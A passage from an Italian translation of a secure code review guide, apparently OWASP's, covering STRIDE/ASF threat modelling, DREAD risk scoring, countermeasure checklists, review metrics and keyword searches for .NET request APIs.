- Determina come viene eseguita il multithreaded/multi-user session management.

- Determina il session HTTP inactivity timeout.
- Determina come viene eseguita la funzionalità di log-out.

ANALISI DELLE MINACCE

Il prerequisito nell' analisi delle minacce è comprendere la definizione generica di rischio: il rischio è la possibilità che un threat agent possa scoprire una vulnerabilità che causi un impatto applicativo. Dalla prospettiva del risk management, la modellizzazione delle minacce è l' approccio sistematico e strategico per identificare ed enumerare le minacce relative ad una determinata applicazione con l' obbiettivo di minimizzare il rischio e i relativi impatti.

L' analisi delle minacce è Threat analysis as such is the identification of the threats to the application, and involves the analysis of each aspect of the application functionality and architecture and design to identify and classify potential weaknesses that could lead to an exploit.

Nel primo step relativo alla modellizzazione delle minacce, abbiamo modellato il sistema mostrando i diagrammi UML, confini di sicurezza, componenti di processo, e punti di accesso e di uscita. Un esempio di tale modellizzazione è mostrata nel diagramma (sopra descritto) Data Flow Diagram for the College Library Website.

I Data Flow Diagrams mostrano come il dato si muove logicamente da punto a punto, e permette di identificare i componenti relativi ai punti critici (per esempio inserimento di dati, abbandono del sistema, salvataggio dei dati, ...) e il controllo del flusso attraverso tali componenti. I confini di sicurezza mostrano i luoghi dove cambiano i permessi. I componenti di processo mostrano dove il dato viene processato, come web servers, application servers, e database servers. Gli Entry points mostrano i punti di accesso del sistema (per esempio input fields, methods) e di abbandono dal sistema (per esempio dynamic output, methods). Entry ed exit points definiscono i confini di sicurezza.

La lista delle minacce basate sul modello STRIDE è utile per identificare le minacce tenendo presente gli obbiettivi dell' attaccante. Per esempio, se uno scenario di minaccia è la fase di login, l' attaccante potrebbe eseguire un attacco di tipo brute force sulla password per forzare/bypassare l' autenticazione? Se lo scenario ti attacco è ottenere privilegi, l' attaccante potrebbe eseguire un forceful browsing?

E' di importanza vitale che tutti I vettori di attacco siano valutati dalla prospettiva dell' attaccante. Per questa ragione, è di altrettanto importantza considerare tutti I punti di accesso e uscita, dal momento che possono essere luoghi dove possono verifcarsi determinati scenari di minaccia. Per esempio la pagina di login permette l' invio delle credenziali di autenticazione, e I dati in input che vengono recepiti (dal particolare punto di accesso) devono essere validati per evitare potenziali input malevoli come SQL injection, cross site scripting e buffer overflows. Inoltre, i dati che attraverso tale punto di accesso devono essere utilizzati per determinare le minacce nei confronti del successivo componente lungo il diagramma. Se il componente che segue può essere considerato critico (esempio la gestione di dati sensibili) il rispettivo


punto di accesso deve essere catalogato anch' esso critico. Al termine del flusso, per esempio, i dati in input (per esempio username and password) da una pagina di login, passati senza essere validati, possono essere fonte di una vulnerabilità e attacco di tipo SQL injection affinché tramite la query ad-hoc si possa bypassare l' autenticazione oppure modificare dati/tabelle del database.

I punti di uscita possono servire come punti di attacco sul client (XSS vulnerabilities) oppure per determinare vulnerabilità di tipo information disclosure vulnerabilities. Per esempio, nel caso in cui esista un punto di uscita da un componente atto a gestire dati confidenziali (per esempio un data access component), i punti di accesso devono contenere controlli di sicurezza per proteggere i dati e mantenere confidenzilità e integrità in modo da non generare uno scenario di tipo information disclosure verso utenti non autorizzati.


In molti casi le minacce sono causate dagli entry point stessi. Per esempio, nel caso di login, messaggi di errore ritornati all' utente tramite possono causare entry point attacks, come account harvesting (esempio: username not found), o SQL injection (esempio: SQL exception errors).

Da una prospettiva difensiva, l' identificazione delle minacce è guidata dal framework ASF, che permette una analisi focalizzata su specifici problemi relativi alla debolezza (per esempio: vulnerabilità) dei controlli di sicurezza. Tipicamente il processo di identificazione delle minacce comporta cicli iterativi where inizialmente tutte le possibili minacce sono elencate ed applicate e verificate su ogni singolo componente.

Alla iterazione successiva, le minacce sono di nuovo analizzate attraverso i vettori di attacco, la causa del problema (per esempio le vulnerabilità, disegnate come blocchi arancioni) affinché la minaccia si verifichi, e i controlli necessari per la mitigazione delle minacce stesse (per esempio le contromisure, disegnate come blocchi verdi). Un albero delle minacce è mostrato in figura 2 è utile per eseguire l' analisi delle minacce.



Una volta individuate le minacce, vulnerabilità e tipi di attacco, una analisi più approfondita dovrebbe essere fatta considerando i casi d' uso e abuso (use and abuse cases). Attraverso l' analisi dei casi d' uso, le debolezze che possono rappresentare una minaccia possono essere identificate. I casi di abuso (abuse cases) dovrebbero essere identificati come parte come parte integrante dell' attività del security engineer. Tali abuse cases possono illustrare come le esistenti misure di protezione possano essere bypassate, o dove esiste una debolezza di tale controllo. Un grafo di uso e abuso relativo all' autenticazione è mostrato nella figura seguente:




Finalmente è possibile unire tutta l' analisi fatta determinando il tipo di minacce per ogni componente del sistema che abbiamo decomposto. Questo può essere fatto utilizzando una categorizzazione delle minacce come STRIDE(attacco) o ASF(difesa), l' uso dell' albero delle minacce per determinare come una minaccia possa essere esposta da una vulnerabilità, e l' uso del diagramma use and misuse cases per osservare le debolezze delle contromisure e mitigare la minaccia.

Per applicare il metodo STRIDE al data flow diagram la seguente tabella può essere utilizzata:

Threat Category	Affects Processes	Affects Data Stores	Affects External Entities	Affects Data Flows
Spoofing	Y		Y	
Tampering	Y	Y		Y
Repudiation		Y	Y	Y
Information Disclosure	Y	Y		Y
Denial of Service	Y	Y		Y
Elevation of Privilege	Y			

CLASSIFICA DELLE MINACCE

Le minacce possono essere classificate secondo il fattore rischio. Determinando il fattore di rischio attraverso i vari identificativi delle minacce, è possibile creare un lista delle minacce enumerata e ordinata secondo il livello di rischio per poter definire una strategia di mitigazione del rischio, e decidere quali minacce devono essere mitigate prima. Possono essere utilizzati differenti fattori di rischio per determinare il livello *High*, *Medium*, o *Low*. In generale, i threat-risk models utilizzano differenti fattori per modellare il rischio come mostrato nella figura sotto:



DREAD

Nel modello threat-risk ranking di Microsoft chiamato DREAD, i fattori tecnici di rischio relativi all' impatto sono Damage e Affected Users, mentre i fattori che determinano un exploitation sono Reproducibility, Exploitability e Discoverability. Questa fattorizzazione del rischio permette di assegnare valori ai differenti fattori di influenza di una minaccia. Per determinare il rank di una minaccia l' analista deve rispondere a delle domande base per ogni fattore di rischio, per esempio:

- Damage: Quanto grande può essere il danno?
- Reproducibility: Quanto è facile riprodurre l' attacco?
- Exploitability: Quanto tempo, effort e conoscenza è richiesta per generare un exploit?
- Affected Users: Se una minaccia viene exploited, quale percentuale di utenti ne sarà affetta?
- Discoverability: Quanto è facile per un attaccante scoprire la minaccia?

Riferendosi all' applicazione di esempio (il sito college library) è possibile documentare le minacce relative ai casi d' uso:

Minaccia: Un utente malevolo vede informazioni confidenziali degli studenti, membri di facoltà e bibliotecari.

1. **Damage:** Minacce riguardo la reputazione, nonché responsabilità finanziare e legali:8
2. **Reproducibility:** Fully reproducible:10
3. **Exploitability:** Deve essere nella stessa subnet o avere compromesso un router:7
4. **Affected users:** Tutti gli utenti:10
5. **Discoverability:** Può essere trovato facilmente:10

DREAD score: (8+10+7+10+10) / 5 = 9

In questo caso, avere 9/10 è certamente un valore di rischio High.

MODELLO DI RISCHIO GENERICO

Un più generico modello di rischio prende in considerazione la Likelihood (i.e. probabilità di un attacco) e l' Impact (i.e. danno potenziale):

Risk = Likelihood x Impact

La likelihood o probability è definita dalla facilità di exploitation, che dipende dal tipo di minaccia e dalle caratteristiche del sistema, e dalla possibilità di realizzare una minaccia, che è determinata dell' esistenza o meno di appropriate contromisure.

Di seguito un insieme di considerazioni per determinare la facilità di exploitation:

1. Può l' attaccante eseguire l' exploit da remoto?
2. L' attaccante deve essere autenticato?
3. L' attacco può essere automatizzato?

L' impatto dipende dal danno potenziale e da quanto può estendersi, come numero di componenti che sono coinvolte dall' attacco.

Esempi per determinare danni potenziali:

1. L' attaccante può completamente governare il sistema?
2. L' attaccante può ottenere permessi di root?
3. L' attaccante può determinare il crash del sistema?
4. L' attaccante può raggiungere informazioni sensibili come segreti, PII ?

Esempi per determinare il numero di componenti coinvolti nella minaccia:

1. Quante risorse e sistemi possono essere coinvolti?
2. Quanto può scendere in profondità l' attacco nell' infrastruttura?

Questi esempi aiutano nel calcolo del valore del rischio assegnando valori qualitativi come High, Medium e Low ai fattori Likelihood e Impact. In questo caso, utilizzando valori qualitativi, a differenza dei valori numerici nel caso del modello DREAD, aiuta ad evitare che la categorizzazione e classificazione delle minacce diventino troppo soggettive.

IDENTIFICAZIONE DELLE CONTROMISURE

L' obbiettivo dell' identificazione delle contromisure è determinare se esistono o meno qualche tipo di misure di protezione (per esempio controlli di sicurezza, policy) che possano prevenire ogni minaccia precedentemente individuata attraverso l' analisi. Le vulnerabilità quindi sono quelle minacce che non hanno alcun tipo di contromisure. Dal momento che ognuna di queste minacce sono state categorizzate attraverso STRIDE o ASF, è possibile creare le appropriate contromisure nell' applicativo nella rispettiva categoria.

La tabella sotto è una limitata e riassuntiva checklist che non significa che da sola basti per identificare le corrette contromisure.

Esempio di contromisure secondo ASF:

Lista delle contromisure e minacce secondo			
Tipo di minaccia (Threat Type)	**Contromisure**		
Authentication	1. Le credenziali e i tokens per sono protetti tramite crittografia sia nello storage sia sul canale di comunicazione 2. I protocolli sono resistenti ad attacchi di tipo brute force, dictionary attacks e replay attacks 3. Sono presenti password policies 4. Un server di autenticazione sicuro è utilizzato invece di SQL authentication 5. Le passwords sono salvate tramite salted hashes 6. Il reset delle password resets non rivela password hints e validi usernames		

	7. Account lockouts non risultano dopo attacchi di tipo DoS		
Authorization	1. Gli accessi sono controllati tramite ACLs 2. Role-based access controls sono utilizzati per restringere accessi specifici. 3. Il sistema segue il principio del least privilege per gli utenti e i servizi 4. La separazione dei permessi sono correttamente configurati tra gli strati di presentation, business e data access.		
Configuration Management	1. Permessi più bassi sono utilizzati per processi e servizi relativi ad utenti non amministratori 2. L' auditing e logging di tutte le abilità dell' amministratore è abilitato 3. L' accesso ai files di configurazioni e all' interfaccia di amministrazione è ristretta all' amministratore.		
Data Protection in Storage and Transit	1. Algoritmi standard e lunghezze di chiavi sono utilizzati correttamente 2. HMAC è utilizzato per proteggere l' integrità 3. I segreti (chiavi, dati confidenziali) sono protetti crittograficamente sia nel trasporto che nello storage 4. Built-in secure storage è utilizzato per proteggere le chiavi 5. Nessuna credenziale o dato sensibile è inviato in chiaro		
Data Validation / Parameter Validation	1. Sono presenti controlli data type, format, length, e range		

	2. Tutti I dati sono inviati da un client validato 3. Nessuna decisione di sicurezza è basata su parametri (URL parameters) che possono essere manipolati 4. L' input è filtrato attraverso una white list 5. Output encoding è presente		
Error Handling and Exception Management	1. Tutte le exceptions sono gestiti secondo un modello strutturato 2. I permessi sono ripristinati al livello appropriato in caso di errori ed exceptions 3. Messaggi di errore non rivelano informazioni sensibili		
User and Session Management	1. Le informazioni sensibili non sono salvate in chiaro nel cookie 2. I contenuti relativi all' autenticazione presenti nel cookie sono crittografati 3. I Cookies sono configurati con attributo expire 4. Le sessions restistono ad attacchi di tipo replay attack 5. Per proteggere i cookies di autenticazione è utilizzato un canale di comunicaizone sicuro 6. L' utente è forzato a ri-autenticarsi quando esegue funzioni critiche 7. Le sessioni sono chiuse sopo il logout		

Lista di minacce e mitigazioni secondo STRIDE				
Threat Type	**Mitigation Techniques**			
Spoofing Identity	1. Appropriate authentication 2. Protect secret data 3. Don't store secrets			
Tampering with data	1. Appropriate authorization 2. Hashes 3. MACs 4. Digital signatures 5. Tamper resistant protocols			
Repudiation	1. Digital signatures 2. Timestamps 3. Audit trails			
Information Disclosure	1. Authorization 2. Privacy-enhanced protocols 3. Encryption 4. Protect secrets 5. Don't store secrets			
Denial of Service	1. Appropriate authentication 2. Appropriate authorization 3. Filtering 4. Throttling 5. Quality of service			
Elevation of privilege	1. Run with least privilege			

1. Sensitive information (e.g. passwords, PII) is not logged
2. Access controls (e.g. ACLs) are enforced on log files to prevent un-authorized access
3. Integrity controls (e.g. signatures) are enforced on log files to provide non-repudiation
4. Log files provide for audit trail for sensitive operations and logging of key events
5. Auditing and logging is enabled across the tiers on multiple servers

Quando si utilizza il modello STRIDE, la seguente tabella di mitigazione può essere utilizzata per identificare le tecniche che possono essere implementate per mitigare le minacce.

Una volta che le minacce e le rispettive contromisure sono state identificate, è possibile ottenere il profilo delle minacce secondo i seguenti criteri:

1. **Non mitigated threats:** Tali minacce non hanno contromisure e rappresentano vulnerabilità che possono essere completamente exploited e causare un forte impatto
2. **Partially mitigated threats:** Tali minacce sono parzialmente mitigate da una o più contromisure e presentano vulnerabilità che possono essere parzialmente exploited e causa un limitato impatto
3. **Fully mitigated threats:** Tali minacce hanno appropriate contromisure e non espongono vulnerabililtà che possono causare impatti

STRATEGIE DI MITIGAZIONE

L' obbiettivo del risk management è ridurre l' impatto che un exploitation di una minaccia ha sull' applicativo. Questo può essere fatto attraverso una strategia di mitigazione. In generale ci sono quattro opzioni per mitigare le minacce:

1. **Non fare nulla:** per esempio, sperando per il meglio
2. **Informarsi riguardo al rischio:** per esempio, allertare gli utenti circa il rischio
3. **Mitigare il rischio:** per esempio, implementando contromisure
4. **Accettare il rischio:** per esempio, dopo aver valutato l' impatto (business impact)
5. **Trasferire il rischio:** per esempio, attraverso assicurazioni o contratti di consenso

Decidere quale decisione è più appropriata dipende dal tipo di impatto che si potrebbe verificare sull' applicativo, la probabilità (likelihood) che accada, e il costo del trasferimento (costo dell' assicurazione) o del costo per evitarlo (costi o perdite per il redesign). La decisione cioè è basata sul rischio che una minaccia pone sul sistema. Quindi, la strategia scelta non mitiga le minacce stesse ma il rischio posto sul sistema. Infine il rischio ha impatto sul business in termini di denaro, poiché è un fattore critico per la strategia del business risk management. Una strategia potrebbe risolvere solo le vulnerabilità per le quali l' impatto sul business sia inferiore al costo che si dovrebbe sostenere in caso in un exploit. Un' altra strategia potrebbe accettare il rishcio quando la perdita di alcuni controlli (per esempio Confidentiality, Integrity, and Availability) implicano una piccola degradazione del servizio, e non una perdita di una funzione critica per il business. In alcuni casi, trasferire il rischio ad un altro service provider può essere una valida opzione.

METRICHE DELLA REVISIONE DEL CODICE

La revisione del codice è un eccellente disciplina caratterizzata da metriche che possono essere utilizzate per migliorare il processo di sviluppo del software. Ci sono due distinte classi di queste metriche di software: Relative e Assolute.


Le metriche di tipo Assoluto sono valori numerici che descrivono un tratto del codice come il numero di referenze di una particolare variabile in una applicazione, o il numero di linee di codice (LOC). Le metriche di tipo Assoluto, come il numero di linee di codice, non comportano un contesto soggettivo, ma sono dati oggettivi.

Le metriche di tipo Relativo sono una rappresentazione di un attributo che non può essere direttamente misurato e sono soggettive e vivono nel contesto da cui la metrica è derivata. Non c'è un modo definitivo per misurare quel determinato attributo. Più variabili sono prese in considerazione per dare una stima del grado di difficoltà, e qualsiasi rappresentazione numerica o categorizzazione è solo un approssimazione ed è soggettiva.

ALCUNI VANTAGGI DELLE METRICHE

L'obiettivo della revisione del codice è quello di individuare gli errori di sviluppo, che possono provocare vulnerabilità e, quindi, dar luogo ad un exploit. La revisione del codice può essere utilizzata anche per misurare i progressi di un team di sviluppo nella loro pratica di sviluppo di applicazioni sicure. Si può individuare le aree in cui la pratica di sviluppo è debole, le zone in cui la pratica dello sviluppo sicuro è forte, e dare ad un praticante la capacità di affrontare la causa principale delle debolezze all'interno di una soluzione sviluppata. Essa può dar luogo ad un'indagine nelle politiche di sviluppo del software e le linee guida e la loro interpretazione da parte degli utenti; la comunicazione è la chiave.

Le metriche possono anche essere memorizzate in relazione alle prestazioni dei revisionatori e all' accuratezza del processo di revisione stesso, le prestazioni della funzione di revisione del codice, e l' efficienza e efficacia della funzione della revisione del codice.



La figura sopra descrive l' uso delle metriche attraverso il processo di revisione del codice.

METRICHE DI SVILUPPO SICURO

DENSITÀ DI DIFETTO (DEFECT DENSITY):

L' occorrenza media degli errori per linee di codice (LOC). Questo offre un punto di vista dall' alto riguardo alla qualità del codice ma niente di più. La densità di errore da sola non offre una metrica pragmatica. La densità di difetto dovrebbe ricoprire meno problematiche minori, nonché falle più importanti nel codice; tutte sono trattate alla stesso modo. La sicurezza del codice non può essere valutata utilizzando solamente la *density defect*.

LINEE DI CODICE (LOC):

Il numero delle linee di codice eseguibile. Spazi e codice commentato non vengono considerati. Questa è un altro parametro che aiuta a quantificare la grandezza del codice. La stima è approssimativa e non è scientifica. Alcune scuole di pensiero credono che la stima della grandezza di una applicazione in virtù del LOC sia una cattiva pratica professionale!

FUNCTION POINT:

Stima della grandezza del software misurando le funzionalità. Combinazione di un numero di azioni che eseguono uno specifico task, indipendentemente dal linguaggio di programmazione utilizzato o la metodologia di sviluppo.

RISK DENSITY:

Similmente al defect density, ma la scoperta delle problematiche è catalogata secondo il rischio (alto, medio, basso). Facendo questo siamo in grado di dare un' idea della qualità del codice durante lo sviluppo tramite il valore dato da [***X Risk / LoC***] oppure [***Y Risk / Function Point***]. (X&Y assume i valori di rischio alto, medio, basso) come definito dai vostri interni standard e policies di sviluppo di applicazioni.

Eg:

> 4 High Risk Defects per 1000 LOC (Lines of Code)
>
> 2 Medium Risk Defects per 3 Function Points

PATH COMPLEXITY/COMPLEXITY-TO-DEFECT/CYCLOMATIC COMPLEXITY

Cyclomatic complexity può aiutare a stabilire le stime di rischio e stabilità sul codice, come una classe o un metodo oppure un sistema completo. E' stato definito negli anni '70 da Thomas McCabe ed è semplice da calcolare ed applicare, oltre che utile.

> CC = Numero di decisioni +1

Una decisione può essere considerato un comando come:

> *If....else, Switch, Case, Catch, While, do, e cosi via.....*

Se aumenta il numero di decisioni, aumenta la complessità. La complessità del codice porta ad una minore stabilità e manutenibilità.

Più complesso è il codice, più alto è il risk of defects. Si possono stabilire delle soglie per la Cyclomatic Complexity:

0-10: Codice Stabile. Complessità accettabile
11-15: Rischio Medio. Complessità più elevata
16-20: Rischio Elevato. Troppe decisioni per unità di codice.

METRICHE DEI PROCESSI DI REVISIONE

INSPECTION RATE

Questa metrica può essere usata per ottenere una vaga idea del tempo necessario per eseguire la revisione del codice. La *inspection rate* è il tasso medio di LoC che un revisionatore può ispezionare per unità di tempo. Per esperienza, 250 line di codice all' ora potrebbe essere una linea di partenza. Questa misura non dovrebbe essere utilizzata come strumento per misurare la qualità del software ma semplicemente per determinare la durata della revisione.

DEFECT DETECTION RATE

Questa metrica misura i difetti trovati per unità di tempo. Anche questo può essere utilizzato per misurare la performance del team di revisione ma non come strumento per misurare la qualità. Il *Defect detection rate* dovrebbe essere inversamente proporzionale *inspection rate*.

CODE COVERAGE

Misurata come percentuale di LoC di una function point, la *code coverage* è la proporzione del codice revisionato. Nel caso di revisione manuale potremmo porla a 100%, mentre per i tools automatici 80-90% è una buona percentuale.

DEFECT CORRECTION RATE

Il tempo utilizzato per correggere i difetti. Questa metrica può essere utilizzata per ottimizzare un piano di progetto all' interno del SDLC. I valori medi possono essere misurati nel tempo, producendo una misura dell' effort che deve essere considerata durante la fase di pianificazione.

RE-INSPECTION DEFECT RATE

Il tasso relativo alla re-ispezione del codice. Tasso relativo alla presenza di defect in seguito alla seconda revisione, alcuni difetti persistono ancora o ne sono stati scorperti dei nuovi.

LA SCANSIONE DEL CODICE (CRAWLING CODE)

Il *Crawling code* è la pratica utilizzata per eseguire uno scanning sul codice. E', in effetti, una ricerca dei punti chiave all' interno dei quali potrebbe risiedere una vulnerabilità. Alcune API sono dedicate all' interfacciamento con il mondo esterno o file IO o user management che sono aree di interesse per l' attaccante. Durante il crowling code ricerchiamo API relative a queste aree di interesse. Inoltre abbiamo la necessità di osservare le aree di logica di business che potrebbero creare seri problemi di sicurezza, ma generalmente questi sono metodi creati su misura che hanno nomi su misura e non possono essere rilevate direttamente, anche se possiamo osservare alcuni metodi che hanno relazione con particolari API.

Inoltre dobbiamo guardare ai problemi più comuni relativi a uno specifico linguaggio; i problemi che non sono collegati alla *security* ma che possono incidere sulla stabilità/servizio dell' applicazione in caso di straordinarie circostanze. Altre problematiche quando si esegue una revisione del codice possono essere aree relative a diritti d' autore al fine di proteggere la proprietà intellettuale.

Il *Crawling code* può essere eseguito sia manualmente che in modo automatico utilizzando tools appositi. Strumenti semplici come grep o wingrep possono essere utilizzati. Altri strumenti sono disponibili che potrebbero ricercare parole chiave relative a specifici linguaggi di programmazione.

La sezione che segue ricoprirà la funzione di *crawing code* per Java/J2EE, .NET e Classic ASP. Questa sezione è meglio usata in congiunzione con la sezione transaction analysis descritta in questa guida.

RICERCARE LE *KEY INDICATORS*

La base della revisione del codice è identificare e analizzare le aree di codice che possono avere implicazioni di sicurezza. Supponendo che il revisionatore abbia una profonda conoscenza del codice, di cosa si debba fare, e il contesto nel quale si deve agire, in primo luogo si ha la necessità di analizzare il codice nelle aree di interesse.

Questo può essere eseguito attraverso una ricerca testuale sul codice cercando le parole chiave (keywords) relative a determinate APIs o funzioni. Di sotto la guida per .NET framework 1.1 & 2.0

RICERCARE CODICE IN .NET

Prima è necessario essere familiare con lo strumento utilizzato per la ricerca, poi è necessario sapere cosa cercare.

In questa sezione assumeremo che tu abbia una copia di Visual Studio (VS) .NET. VS ha due tipi di ricerca “Find in Files” e un comando chiamato “Findstr”

Il search tools in XP non è eccezionale secondo me e se qualcuno deve utilizzarlo si assicuri che sia installato il SP2 affinché lavori meglio. Partendo da zero, si dovrebbe scansionare il codice ricercando pattern conosciuti o le parole chiavi comuni come "User", "Password", "Pswd", "Key", "Http", etc... Questo può essere fatto utilizzando il "Find in Files" tool in VS oppure utilizzando il comando findstring come segue: findstr /s /m /i /d:c:\projects\codebase\sec "http" *.*

HTTP REQUEST STRINGS

Le richieste dall' esterno sono sicuramente un' area chiave per la revisione del codice. Dobbiamo assicurarci che tutte le chiamate HTTP ricevute siano validate e se i parametri ricadono nell' insieme di quelli accettati (white-list). E' un settore chiave per verificare se meccanismi di sicurezza sono presenti.

request.accepttypes
request.browser
request.files
request.headers
request.httpmethod
request.item
request.querystring
request.form
request.cookies
request.certificate
request.rawurl
request.servervariables
